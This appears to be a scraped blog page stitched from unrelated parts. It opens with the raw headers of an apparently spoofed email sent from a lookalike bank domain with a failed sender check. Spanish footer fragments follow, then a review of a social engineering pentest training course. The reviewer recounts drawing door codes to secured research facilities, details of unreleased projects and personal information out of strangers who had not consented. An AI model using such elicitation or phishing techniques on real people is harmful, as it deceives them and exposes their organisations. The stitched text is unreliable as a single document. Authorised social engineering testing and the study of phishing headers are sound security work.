 2017 10:45:14 +0000
Received: from DB3FFO11FD006.protection.gbl (2a01:111:f400:7e04::133) by
 VI1PR0802CA0047.outlook.office365.com (2603:10a6:800:a9::33) with Microsoft
 SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id 15.20.77.7 via Frontend
 Transport; Thu, 12 Oct 2017 10:45:14 +0000
Received: from za-hybrid.mail.standardbank.com (147.152.120.47) by
 DB3FFO11FD006.mail.protection.outlook.com (10.47.216.95) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.20.77.10 via Frontend Transport; Thu, 12 Oct 2017 10:45:12 +0000
Received: from <snip> (10.234.178.186) by
 <snip>(10.144.20.58) with Microsoft SMTP
 Server (TLS) id 14.3.339.0; Thu, 12 Oct 2017 12:44:35 +0200
Received: from <snip> (10.234.174.102) by
 <snip> with Microsoft SMTP Server
 id 8.3.389.2; Thu, 12 Oct 2017 11:43:42 +0100
Received: from cluster-a.mailcontrol.com (unknown [85.115.52.190]) by
 Forcepoint Email with ESMTPS id AC3EDEB6D852BD348649; Thu, 12 Oct 2017
 11:43:38 +0100 (CET)
Received: from rly14a.srv.mailcontrol.com (localhost [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) with ESMTP id v9CAhaCs039950; Thu,
 12 Oct 2017 11:43:36 +0100
Received: from localhost.localdomain (localhost.localdomain [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) id v9CAhaRp039947; Thu, 12 Oct 2017
 11:43:36 +0100
Received: from mx1.ssl-secure-mail.com (mx1.ssl-secure-mail.com
 [188.166.157.242]) by rly14a-eth0.srv.mailcontrol.com (envelope-sender
 <Emmanuel.Chatta@stadnardbank.co.za>) (MIMEDefang) with ESMTP id
 v9CAhZoc039719 (TLS bits=256 verify=NO); Thu, 12 Oct 2017 11:43:36 +0100
 (BST)
Received: from authenticated-user (mx1.ssl-secure-mail.com [188.166.157.242])
(using TLSv1 with cipher ECDHE-RSA-AES256-SHA (256/256 bits)) (No client
 certificate requested) by mx1.ssl-secure-mail.com (Postfix) with ESMTPSA id
 571CD1511D4; Thu, 12 Oct 2017 06:43:35 -0400 (EDT)
From: Emmanuel Chatta <Emmanuel.Chatta@stadnardbank.co.za>
To: <snip>
Subject: Document
Thread-Topic: Document
Thread-Index: AQHTQ0cx2UbfjWEaCEK0bdQsLAkUYA==
Date: Thu, 12 Oct 2017 10:43:35 +0000
Message-ID: <f8c34a32397e02274fd65930045f0204@ssl-secure-mail.com>
Content-Language: en-US
X-MS-Exchange-Organization-AuthSource: <snip>
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
received-spf: Fail (protection.outlook.com: domain of <snip> does
 not designate 147.152.120.47 as permitted sender)
 receiver=protection.outlook.com; client-ip=147.152.120.47;
 helo=<snip>;
x-scanned-by: MailControl 44278.1987 (www.mailcontrol.com) on 10.65.1.124
x-mailcontrol-inbound: 4HEeExWtV!H1jiRXZJTT7wjEcFneOidAa+WVdv9sScH43ayzJcnLn4fvVkSq3YGx
x-ms-publictraffictype: Email
X-Microsoft-Exchange-Diagnostics: 1;AM4PR08MB2659;27:42C8MVC/6E4KnuK79xnDQihs/aWUnFSYSvMpUq/ZWFgliSK+uNXwEUaalqg0K4Ukdn7mPjI/6bOflK6H4WqZhQpH28iVAkhECXI6saRJPgqIf8Vn6JKx/rSyKhnUCz+c
Content-Type: multipart/mixed;
boundary="_002_f8c34a32397e02274fd65930045f0204sslsecuremailcom_"
MIME-Version: 1.0

Related posts

domingo, 7 de junio de 2020

Social Engineering Pentest Professional(SEPP) Training Review

Intro:
I recently returned from the new Social Engineering training provided by Social-Engineer.org in the beautiful city of Seattle,WA, a state known for sparkly vampires, music and coffee shop culture.  As many of you reading this article, i also read the authors definitive book Social Engineering- The art of human hacking and routinely perform SE engagements for my clients. When i heard that the author of the aforementioned book was providing training i immediately signed up to get an in person glance at the content provided in the book. However, i was pleasantly surprised to find the course covered so much more then what was presented in the book.

Instructors:


I wasn't aware that there would be more then one instructor and was extremely happy with the content provided by both instructors. Chris and Robin both have a vast amount of knowledge and experience in the realm of social engineering.  Each instructor brought a different angle and use case scenario to the course content. Robin is an FBI agent in charge of behavioral analysis and uses social engineering in his daily life and work to get the results needed to keep our country safe. Chris uses social engineering in his daily work to help keep his clients secure and provides all sorts of free learning material to the information security community through podcasts and online frameworks.


Course Material and Expectation: 
I originally thought that the material covered in class would be a live reiteration of the material covered in Chris's book. However, I couldn't have been more wrong !!  The whole first day was about reading yourself and other people, much of the material was what Robin uses to train FBI agents in eliciting information from possible terrorist threats. Each learning module was based on live demo's, nightly labs, and constant classroom interaction. Each module was in depth and the level of interaction between students was extremely useful and friendly. I would say the instructors had as much fun as the students learning and sharing social techniques and war stories.
The class was heavily made up of ways to elicit personal and confidential information in a way that left the individuatial "Happier for having met you".  Using language, body posture and social truisms as your weapon to gather information, not intended for your ears, but happily leaving the tongue of your target.
Other class activities and materials included an in depth look at micro expressions with labs and free extended learning material going beyond the allotted classroom days.  Also break out sessions which focused on creating Phone and Phishing scripts to effectively raise your rate of success. These sessions were invaluable at learning to use proper language techniques on the phone and in email to obtain your objectives.

Nightly Missions/Labs: 
If you think that you are going to relax at night with a beer. Think again!! You must ensure that your nights are free, as you will be going on missions to gain information from live targets at venues of your choice.  Each night you will have a partner and a mission to gain certain information while making that persons day better then it started.  The information  you are requested to obtain will change each night and if done properly you will notice all of the material in class starting to unfold.. When you get to body language training you will notice which targets are open and when its best to go in for the kill. You will see interactions change based on a persons change in posture and facial expressions. Each day you will take the new techniques you have learned and put them into practice. Each morning you have to report your findings to the class..
During my nightly labs i obtained information such as door codes to secured research facilities, information regarding secret yet to be released projects.  On the lighter side of things i obtained much personal information from my targets along with phone numbers and invitations for further hangouts and events. I made many new friends inside and outside of class.
There were also labs within the confines of the classroom such as games used to solidify your knowledge and tests to figure out what kind of learner you are. Technical labs on the use of information gathering tools and ways to use phone and phishing techniques to your advantage via linguistically and technologically. Essentially the class was about 60% interaction and labs.


Proof it works:
After class i immediately had a phishing and phone based contract at my current employment. I used the email and phone scripts that we created in class with 100% click rate and 100% success in phone elicitation techniques. Gaining full unfettered access to networks through phone and email elicitation and interaction. Although I do generally have a decent SE success rate, my rates on return are now much higher and an understanding of what works and what doesn't, and why are much more refined.


Conclusion and Certification:
I paid for this class out of pocket, including all expenses, hotels, rentals cars and planes etc etc. I would say that the class was worth every penny in which i paid for it. Many extras were given including black hat passes, extended training from notable sources and continued interaction from instructors after class ended. I would highly recommend this class to anyone looking for a solid foundation in social engineering or a non technical alternative to training.  You will learn a lot, push yourself in new ways and have a blast doing it. However I did not see any sparkly vampires while in seattle.... Twilight lied to me LOL
The certification is a 48 hour test in which you will utilize your knowledge gained technologically and socially to breach a company.I am not going to give away to much information about the certification as i haven't taken it yet and I do not want to misspeak on the subject. However I will say that social-engineer.org has done an excellent job at figuring out a way to include Real World Social Engineering into a test with verifiable proof of results. I am going to take my test in a couple weeks and it should be a blast!!!

Thanks and I hope this review is helpful to all those looking for SE training.  I had a blast :) :)More info

Escríbe tus dudas, comentarios o sugerencias a:

Historia de la Educación

recetas de cocina